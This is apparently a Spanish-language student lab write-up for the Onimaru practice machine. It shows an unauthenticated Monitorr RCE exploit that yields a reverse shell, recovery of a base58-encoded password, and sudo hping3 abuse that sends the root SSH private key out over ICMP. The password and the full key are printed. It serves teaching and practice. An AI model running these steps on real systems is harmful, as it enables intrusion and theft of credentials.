



## Práctica 5: ONIMARU (Root Challenge)

María Andrea Ugarte Valencia

### 1. Desarrollo de la práctica

En primer lugar, llevé a cabo un escaneo de la red con **nmap** para así identificar la dirección IP de la máquina víctima y sus puertos abiertos.

```
(kali㉿kali)-[~]
$ nmap 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-21 07:45 EDT
Nmap scan report for 192.168.56.102
Host is up (0.019s latency).
All 1000 scanned ports on 192.168.56.102 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.56.106
Host is up (0.0067s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 256 IP addresses (2 hosts up) scanned in 7.40 seconds
```

Figura 1: Escaneo nmap de la red

Ahora sabemos que la IP de la máquina víctima es 192.168.56.106 y que los puertos abiertos son el 22 (SSH) y el 80 (HTTP). Como sabemos que el puerto 80 está relacionado con servicio web, investigamos introduciendo la dirección IP en un navegador. Una vez hecho esto, vemos que en el servidor hay una aplicación web llamada Monitorr:




Figura 2: Monitorr

Teniendo esta información podemos buscar vulnerabilidades de esa aplicación con **searchsploit**




Exploit Title	Path
Monitorr 1.7.6m - Authorization Bypass	php/webapps/48980.py
Monitorr 1.7.6m - Remote Code Execution (Unauthenticated)	php/webapps/48980.py

Shellcodes: No Results

Figura 3: Búsqueda de exploits con searchsploit


Probamos con el exploit **Monitorr 1.7.6m - Remote Code Execution (Unauthenticated)**, que nos permite acceder mediante un shell inverso:



```
(kali@kali)-[~]  
$ python3 48980.py http://192.168.56.106/mon/ 192.168.56.102 4444  
A shell script should be uploaded. Now we try to execute it
```

Figura 4: Ejecución del exploit


Como podemos ver, accedemos con un usuario con bajos privilegios, así que ahora deberemos encontrar las credenciales de un usuario escondidas en la máquina con privilegios más altos.



```
(kali@kali)-[~]  
$ sudo nc -lvp 4444  
listening on [any] 4444 ...  
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.106] 57718  
bash: cannot set terminal process group (523): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@onimaru:/var/www/html/mon/assets/data/usrimg$ ls  
ls resp = self.send(prepare, **send_kwargs)  
she_ll.php  
usrimg.png  
www-data@onimaru:/var/www/html/mon/assets/data/usrimg$ whoami  
whoami  
www-data  
www-data@onimaru:/var/www/html/mon/assets/data/usrimg$
```

Figura 5: Acceso a la máquina con un usuario de bajos privilegios

Buscando por la máquina encontramos una carpeta llamada **secret** en el directorio **home** de un usuario llamado **munics**. Sin embargo, no tenemos acceso a ella.



```
www-data@onimaru:/home/munics$ ls  
ls  
secret
```

Figura 6: Carpeta **secret** a la que no tenemos acceso

Seguimos mirando hasta que damos con un archivo interesante que nos dice que comprobemos los permisos del archivo **crypto.pass**.

```

www-data@onimaru:/etc$ cat tip|last):
cat tip /home/kali/48980.py", line 24, in <module>
TODO requests.post(url, headers=headers, data=data)
- remember to check the permissions of the crypto.pass file

```

Figura 7: Contenido del fichero tip

Esto nos da una idea, la carpeta anterior tal vez no nos permita acceder, pero sí que nos permite ver uno de sus archivos.

```

www-data@onimaru:/home/munics$ cat secret/crypto.pass
cat secret/crypto.pass
<?php
echo crypt('FcuHiDrFURSt6xqYYZPgFk','base58'); // 192.1
?>shell script should be uploaded. Now we try to exec

```

Figura 8: Contenido del fichero crypto.pass

El archivo nos muestra lo que parece ser una contraseña encriptada. La decodificamos en una página online:

The screenshot shows a web browser at the URL `codebeautifiers.com/enconde/429.html`. The page is titled "Base58" and has a sidebar with various encoding/decoding options, with "Decodificación Base58" selected. The main area has a text input field containing "FcuHiDrFURSt6xqYYZPgFk" (Size: 22 B, 22 Characters). Below the input are buttons for "Auto", "Base58 Decode", "File...", and "Load URL". The "Base58 Decode" button is highlighted. Below these buttons, the decoded result is shown in a text output field: "vc2g!%2x1Mr\$kh\*c" (Size: 16 B, 16 Characters). At the bottom of the output field are buttons for "Copy To Clipboard" and "Download".

Figura 9: Contraseña desencryptada

El resultado es una contraseña bastante segura que nos dará acceso como munics: `vc2g!%2x1Mr$kh*c`

```
(kali㉿kali)-[~]
$ ssh munics@192.168.56.106
The authenticity of host '192.168.56.106 (192.168.56.106)' can't be established.
ED25519 key fingerprint is SHA256:Og5PeW600NFQK11BqDmFZM6/cXG61tF4CMCbKMwfshU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.106' (ED25519) to the list of known hosts.
munics@192.168.56.106's password:
Linux onimaru 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Apr 20 16:05:17 2024
munics@onimaru:~$
```

Figura 10: Acceso a la máquina como munics

Ahora que tenemos acceso a la máquina con este nuevo usuario, trataremos de llevar a cabo una elevación de privilegios. Con el fin de encontrar algo de información, he introducido la herramienta **linpeas** en la máquina:

```
munics@onimaru:~$ chmod 777 secret
```

Figura 11: Dando permisos a la carpeta secret

```
(kali㉿kali)-[~]
$ scp /home/kali/linpeas.sh munics@192.168.56.106:/home/munics/secret
munics@192.168.56.106's password:
linpeas.sh
```

Figura 12: Introduciendo la herramienta linpeas

Ejecuto **linpeas** y el informe nos muestra algo muy interesante, la autenticación SSH mediante clave pública está habilitada en la máquina. Esto implica que si logramos obtener la clave privada de root podríamos acceder al sistema con los máximos privilegios posibles.

```
Searching ssh files
Analyzing SSH files (limit 70)

-rw-r--r-- 1 root root 2682 Nov  4 2020 /root/.ssh/id_rsa
-rw-r--r-- 1 root root 566 Mar 31 2022 /root/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQBAQCpKPkRDMUJML3N8okOS+eyfjyU5vZC2H7/dssn+vyCZuglC8CwYXeuRdswlmgQxqatuh3bDwQ90TOnboH8ny3F8Z2MORuh/Ksib3ehCuoZLz/YBAX+R3/z1Xh6bqBFSEMOdhwosXZDaYElb1ZFI1ZNRlfyf/fQatSkc31xUYWqySPF9Kj1fcr+P3T
LTOWLSCL1UC85sh+PqIeygdp8B1PwQ3/RcQpUAdpAZaQv8QAZCa+60vXRMU/rbKUXu1V14q1Xp013EBPdqCE5y8F2ACUR9u05lMaHo2amI+R8hZm1XeaA3JG605YEZRH5paE3pk5eFta4640JuiQ51p2cgt18/vGduRygdZ5408ZTrQyQvHM10/xD0dsC93+mmzJ517D08AAZ3kedF31V3J7Mn5uBrh
XZ1F3Kh18f2Sw0p1f+vg1Vb1lqf1neJF21B12hcc3mMorhoCwYmFtdMA2vtY7p6tqfEB98v1EXE- root@onimaru

-rw-r--r-- 1 root root 566 Mar 31 2022 /root/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQBAQCpKPkRDMUJML3N8okOS+eyfjyU5vZC2H7/dssn+vyCZuglC8CwYXeuRdswlmgQxqatuh3bDwQ90TOnboH8ny3F8Z2MORuh/Ksib3ehCuoZLz/YBAX+R3/z1Xh6bqBFSEMOdhwosXZDaYElb1ZFI1ZNRlfyf/fQatSkc31xUYWqySPF9Kj1fcr+P3T
LTOWLSCL1UC85sh+PqIeygdp8B1PwQ3/RcQpUAdpAZaQv8QAZCa+60vXRMU/rbKUXu1V14q1Xp013EBPdqCE5y8F2ACUR9u05lMaHo2amI+R8hZm1XeaA3JG605YEZRH5paE3pk5eFta4640JuiQ51p2cgt18/vGduRygdZ5408ZTrQyQvHM10/xD0dsC93+mmzJ517D08AAZ3kedF31V3J7Mn5uBrh
XZ1F3Kh18f2Sw0p1f+vg1Vb1lqf1neJF21B12hcc3mMorhoCwYmFtdMA2vtY7p6tqfEB98v1EXE- root@onimaru

-rw-r--r-- 1 root root 175 Oct 10 2020 /etc/ssh/ssh_host_ecdsa_key.pub
-rw-r--r-- 1 root root 93 Oct 10 2020 /etc/ssh/ssh_host_ecdsa_key.pub
-rw-r--r-- 1 root root 395 Oct 10 2020 /etc/ssh/ssh_host_rsa_key.pub
-rw-r--r-- 1 root root 566 Mar 31 2022 /root/.ssh/id_rsa.pub

PubkeyAuthentication yes
PasswordAuthentication yes
ChallengeResponseAuthentication no
UsePAM yes
```

Figura 13: Fragmento del informe interesante

Ejecutamos **sudo -l** para poder ver los comandos que podemos ejecutar con sudo y así tratar de escalar privilegios.

```
munics@onimaru:/etc$ sudo -l
[sudo] password for munics:
Matching Defaults entries for munics on onimaru:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User munics may run the following commands on onimaru:
    (root) /usr/sbin/hping3 --icmp *
    (root) /usr/bin/killall hping3
```

Figura 14: Salida de sudo -l

Gracias a estos comandos podemos conseguir la clave privada que necesitamos. Para ello, abrimos dos terminales. Una la ponemos en escucha.

```
munics@onimaru:/etc$ sudo hping3 --icmp 127.0.0.1 --listen signature --safe
Warning: Unable to guess the output interface
hping3 listen mode
```

Figura 15: Terminal en escucha

Y en la otra terminal enviamos paquetes ICMP, de tal forma que con cada paquete que se envíe, se envíe una línea de la ansiada clave privada.

```
munics@onimaru:~$ sudo /usr/sbin/hping3 --icmp 127.0.0.1 -d 100 --sign signature --file /root/.ssh/id_rsa
[sudo] password for munics:
HPING 127.0.0.1 (lo 127.0.0.1): icmp mode set, 28 headers + 100 data bytes
[main] memlockall(): Success
Warning: can't disable memory paging!
len=128 ip=127.0.0.1 ttl=64 id=57237 icmp_seq=0 rtt=7.4 ms
len=128 ip=127.0.0.1 ttl=64 id=57252 icmp_seq=1 rtt=7.2 ms
len=128 ip=127.0.0.1 ttl=64 id=57403 icmp_seq=2 rtt=6.6 ms
len=128 ip=127.0.0.1 ttl=64 id=57566 icmp_seq=3 rtt=5.2 ms
len=128 ip=127.0.0.1 ttl=64 id=57788 icmp_seq=4 rtt=3.7 ms
len=128 ip=127.0.0.1 ttl=64 id=57823 icmp_seq=5 rtt=4.0 ms
len=128 ip=127.0.0.1 ttl=64 id=57881 icmp_seq=6 rtt=3.2 ms
len=128 ip=127.0.0.1 ttl=64 id=57943 icmp_seq=7 rtt=9.5 ms
len=128 ip=127.0.0.1 ttl=64 id=58132 icmp_seq=8 rtt=7.2 ms
len=128 ip=127.0.0.1 ttl=64 id=58351 icmp_seq=9 rtt=6.5 ms
len=128 ip=127.0.0.1 ttl=64 id=58430 icmp_seq=10 rtt=4.9 ms
len=128 ip=127.0.0.1 ttl=64 id=58663 icmp_seq=11 rtt=3.9 ms
len=128 ip=127.0.0.1 ttl=64 id=58731 icmp_seq=12 rtt=3.3 ms
len=128 ip=127.0.0.1 ttl=64 id=58795 icmp_seq=13 rtt=2.0 ms
len=128 ip=127.0.0.1 ttl=64 id=59019 icmp_seq=14 rtt=10.4 ms
len=128 ip=127.0.0.1 ttl=64 id=59023 icmp_seq=15 rtt=8.8 ms
len=128 ip=127.0.0.1 ttl=64 id=59141 icmp_seq=16 rtt=7.9 ms
len=128 ip=127.0.0.1 ttl=64 id=59299 icmp_seq=17 rtt=5.7 ms
len=128 ip=127.0.0.1 ttl=64 id=59330 icmp_seq=18 rtt=6.8 ms
len=128 ip=127.0.0.1 ttl=64 id=59457 icmp_seq=19 rtt=5.4 ms
len=128 ip=127.0.0.1 ttl=64 id=59459 icmp_seq=20 rtt=5.0 ms
len=128 ip=127.0.0.1 ttl=64 id=59548 icmp_seq=21 rtt=3.9 ms
len=128 ip=127.0.0.1 ttl=64 id=59662 icmp_seq=22 rtt=10.5 ms
len=128 ip=127.0.0.1 ttl=64 id=59876 icmp_seq=23 rtt=9.0 ms
len=128 ip=127.0.0.1 ttl=64 id=60053 icmp_seq=24 rtt=8.5 ms
len=128 ip=127.0.0.1 ttl=64 id=60284 icmp_seq=25 rtt=6.7 ms
len=128 ip=127.0.0.1 ttl=64 id=60487 icmp_seq=26 rtt=6.2 ms
len=128 ip=127.0.0.1 ttl=64 id=60562 icmp_seq=27 rtt=5.4 ms
len=128 ip=127.0.0.1 ttl=64 id=60581 icmp_seq=28 rtt=4.0 ms
len=128 ip=127.0.0.1 ttl=64 id=60717 icmp_seq=29 rtt=4.7 ms
len=128 ip=127.0.0.1 ttl=64 id=60945 icmp_seq=30 rtt=3.4 ms
len=128 ip=127.0.0.1 ttl=64 id=60968 icmp_seq=31 rtt=9.7 ms
len=128 ip=127.0.0.1 ttl=64 id=61112 icmp_seq=32 rtt=9.5 ms
len=128 ip=127.0.0.1 ttl=64 id=61341 icmp_seq=33 rtt=9.0 ms
len=128 ip=127.0.0.1 ttl=64 id=61493 icmp_seq=34 rtt=7.1 ms
len=128 ip=127.0.0.1 ttl=64 id=61561 icmp_seq=35 rtt=6.4 ms
len=128 ip=127.0.0.1 ttl=64 id=61770 icmp_seq=36 rtt=6.2 ms
len=128 ip=127.0.0.1 ttl=64 id=61849 icmp_seq=37 rtt=3.5 ms
len=128 ip=127.0.0.1 ttl=64 id=62002 icmp_seq=38 rtt=4.6 ms
^C
— 127.0.0.1 hping statistic —
39 packets transmitted, 39 packets received, 0% packet loss
round-trip min/avg/max = 2.0/6.2/10.5 ms
```

Figura 16: Envío de la clave privada



```

munics@onimaru:/etc$ sudo hping3 --icmp 127.0.0.1 --listen signature --safe
Warning: Unable to guess the output interface
hping3 listen mode
[main] memlockall(): Success
Warning: can't disable memory paging!
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnZzaC1rZXktdjEAAAABAAQAAABvbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAqcCzJ/pKzjVNZi9zdKJDkvHmY8l0b2Qth8e/3bLJ/ssgmRLoJXAAQ
sGF3lKw7MFJ4KL6mrbod2w8EMFULTjW60hwZ8txdNmTDkbof4irIm93oQgrqMy8/2GwF/k
Sf84k8Yem6gRUHDDnYcKLf2Q2mBJW9WRSDDImYVvkZ8Xn/30GrUpHN7cVGCSksuTxzfZI4n3E
fj90y0zlpUgtptdVAtOcyfhr6tXsuoKfPCD8H0N/0XEKVAHaQGwKl/EAGQqPuqGMTGLv62y
LL8bpVdeAaol6aJdxAT3agLx0cuhdgHFAPVHeojGtIaNmpiPq0fIWZtV3gJiSRum7GBGUR
+aWhN6ZEnn7Wu0u0jibTULNadnIEyPP7xplEcoHWeeDvM060MtLx1ojv8eg23bAvd/ppsy
Ui0w2/AJGd5HnRH9yFZCzXJ+bgao6v2SH95B/pfBc0sKD5In/r4CFW+NTUH5Z3iX2dQZdo
QnKilXKK4aAsLcjX3VzANr7W06RLanxAffL0xFxAAAFiEC+3VBavt1QAAAAB3NzaC1yc2
EAAAGBAKAs/6Ss41TWYvc3SiQ5L4TIWPJTm9kLYfHv92yYf7LIJkS6CVwELBhd5Ss0zBS
eCpepQ26HdsPBDH1C041ujocGfLcXTZkw5G6H+IqyJvd6EIK6jMvP9hsBf5En/OJPGHpuo
EVIQw52HCixdkNpgSVvVkuGyJmFZGV/J/99Bq1KRze3FRgrCrLk8X2SOJ9xH4/dMtM5aVI
LaXVQLTnH4UerV7LqCnzWg/B9Df9FxCQB2kBlpC/xABKkj7qhjExi7+tsps/G6VXXgGq
JemiXcQE92oJcTnLoXYBxQD1R3qIXrSGjZqYj6tHyFmbVd4CYkbbpuxgRLEfml0TemRJ5+
1rjrjo4m7VCzWnZyBMzj+8aZRHKB1nng7zNOTDLS8daI7/HoNt2wL3f6abMLIjsNvwCRne
R50R/chWQl8yfm4GuqFdkh/eQf6XwXNLCg+SJ/6+AhVvJUIB+Wd4l9nUGXaEJyomYyiuGg
LC3Iy191cwDa+1jukS2p8QH3y9MRcQAAAAMBAEAAAGAAABk4NqLn0idBZCFwL1X8D2jHH
HoJqMVou7Qq4FS4HtA9En1WIq32s3NxrIFp8xQrw8yfVioiRb+EXYLZxxrMdEqTg20qWDH
xmQTFazViIZWI4Wpe2yrGxX3WUEY098zP3LDIFzYZiPPX1HasqZmHwaVMa19HxAyUvmTCZ
oPlcnRMwhjsDdp0TttxW5W4UB0icPWoCjG9f0onAyeFGwz9uH0gAyDFct08eeXHKByCoZ
XcEewMC4G0Y5vrQwZFEJcEP7+F50R0RCHT8itoeC51t4H0tHLX5BKcApf8cAp3LK8aLEL3
LJfLiX2Rm8v9l4RjWxxAgFpmY5o4PeXLeKP6/35VewAmWmNiZ17J/MOUMsj/2SCNxYh7Z
LmIIL9B65ipd/L7RXSbFhpGbT6jyOYzDI8D6VGwCEhMiVITntyh5YvimgZTzLP3zmTsxX5
lmyAn/RIJ6tXnXIkmgW1QjHfS0eI5ny+vR8S1mDnTLf1LFk65+qY42sWwVwep4tkxAAAA
wDvG1aNPq532hZw+P5NzrocYRSu4GfmygSpZY130TtKGPdJQMPwABPYFOYS/cu0i9mpS1
SeBlldnDJBwM3/iH6k/YL EuT7tIKerBx/8MTAjkC00sBWyA4k3tFbupsZu2/jW0xrcUgeH
1833FdCX/EyAzBDirDopqYmR77SDERqOYLbwgv6r2J6rj4FboRemx2T1XRo+DJOczLU0yJ
vTKQRbCFE3+Z5ZYkMg3SCvMsbu1vj+f9pu0uG84s3R3FFGYAAAAEA0aLIF8pXABXUD+60
bIXpi2YmoodJHL02C17wBjMWVzEYah6Vq+Zvo0vqMISkeIIhDUf8jwgaFVYkv/Nr33qmSN
FsEms4d8vJ9c8MFwYkxmvmSwVh26G0DQxLASZ3exgyqmnCL9LSGwY0W4brH6nOrKRBKdTH
xeMBxuxNdkfU6ABY5NbrSmMnQP/bLozC1GJlyB4TavvK/PH29L8ncSzsx9KimV4eM3fv1j
5x+Vwc0nMnbzg8F1RrA506xJfYmNqVAAAQwQDPS88AHHxqwgq2Loc0LQ6AVyqDB6IRDIV
mI4KG5dALS8EnHGmObVhx6qiwi09X666eDen2G/W1bVc8X9lyJVVtKE0hLrizkPAqY3wW
9V/kC7S2DX0aDYpVYzTSpeV63SPHCrN1jryAQMMgz+CswS7/sIQEUAPnQMAxzozIR3WBIG
qEx5FmhFueiELGzVjJiEPAWbbsFRdskr4eyfhJ+bz91G5aJXpIJqsNw829TOXf/3439Rix
q/qSiHL6WLSu0AAAAQcm9vdEBjYWxpcG9uZHVzYQECAw==
-----END OPENSSH PRIVATE KEY-----

```

Figura 17: Clave privada

Ahora simplemente tendremos que copiar la clave privada y guardarla en nuestra máquina. Una vez hecho esto, la tendremos disponible para autenticarnos como root, consiguiendo así un acceso permanente:

```

(kali@kali)-[~]
$ sudo ssh -i clave_privada root@192.168.56.106
The authenticity of host '192.168.56.106 (192.168.56.106)' can't be established.
ED25519 key fingerprint is SHA256:0g5PeW600NFQK11BqDmFZM6/cXGG1tF4CMcBKmwfshU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.106' (ED25519) to the list of known hosts.
Linux onimaru 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Mar 31 10:36:30 2022 from 192.168.56.1
root@onimaru:~#

```

Figura 18: Acceso a la máquina como root